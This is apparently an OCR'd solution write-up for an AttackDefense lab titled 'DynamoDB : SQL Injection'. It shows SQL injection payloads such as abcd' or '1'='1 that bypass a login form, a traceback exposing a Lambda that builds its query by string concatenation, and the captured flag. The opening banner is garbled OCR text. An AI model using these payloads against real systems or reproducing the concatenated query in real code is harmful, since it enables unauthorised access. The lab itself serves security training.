PENTESTER ACADEMYTOOL BOX PENTESTING

PENTESTER ACADEMYTOOL BOX PENTESTING

PATVRED TEAM LABS ATTACKDEFENSE LABS

RTRAINING COURSES ACCESS POINT PENTESTER

TEAM LABS PENTEST TO LOUS FENSE LED TOOL BOX

ACCESS POLYTHOLOGO TO LOUS FENSE LED TOOL BOX

ACCESS POLYTHOLOGO TO LOUS FENSE LED TOOL BOX

THACKDEFENSE LABS TRAINING COLLEGES FEATURESTS

PENTESTED ACAPEUT ALLOS TEAM LAE

ATTACKDE FILE LIBS LOURS STRAINING HACKER

TOOL BOX

TOOL BOX

PATVRED TEAM LABS ATTACKDEFENSE LABS

TOOL BOX

PENTESTER ACADEMYATTACKDEFENSE LABS

WORLD-CLASS TRAINERS TRAINING HACKER

TOOL BOX

PENTESTER ACADEMYATTACKDEFENSE LABS

WORLD-CLASS TRAINERS

TRAINING

TRAINING

PENTESTER ACADEMY TOOL BOX

Name	DynamoDB : SQL Injection
URL	https://attackdefense.com/challengedetails?cid=2292
Туре	AWS Cloud Security : Databases


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


Vulnerability: SQL injection


Step 1: Inspect the web application.

URL: https://yscpye9z66.execute-api.us-east-1.amazonaws.com/dev/




Step 2: Fill dummy values and try to login.






Login failed.



Payload:

Username: ' or '1'='1Password: ' or '1'='1





"Traceback (most recent call last):\n File \"/var/task/lambda_function.py\", line 20, in lambda_handler\n users=cli \\\"Users\\\" where username = '\"+username+\"' and password = '\"+password+\"';\")\n File \"/opt/python/lib/python3.8 api_call\n return self._make_api_call(operation_name, kwargs)\n File \"/opt/python/lib/python3.8/site-packages/bot error_class(parsed_response, operation_name)\nbotocore.exceptions.ClientError: An error occurred (ValidationException) key attribute values are not valid: The AttributeValue for a key attribute cannot contain an empty string value.\n"


Got an error, this hints that SQL injection is working.

Since the payload started with single quotes, the attribute values became empty.

Step 4: Try inserting any string before payload so that attribute value doesn't become empty.

Payload:

Username: abcd' or '1'='1Password: abcd' or '1'='1



Welcome bob

FLAG: c93fc81ec72770a7a9ddfc3db5555fd4

FLAG: c93fc81ec72770a7a9ddfc3db5555fd4

Successfully logged in and retrieved the flag.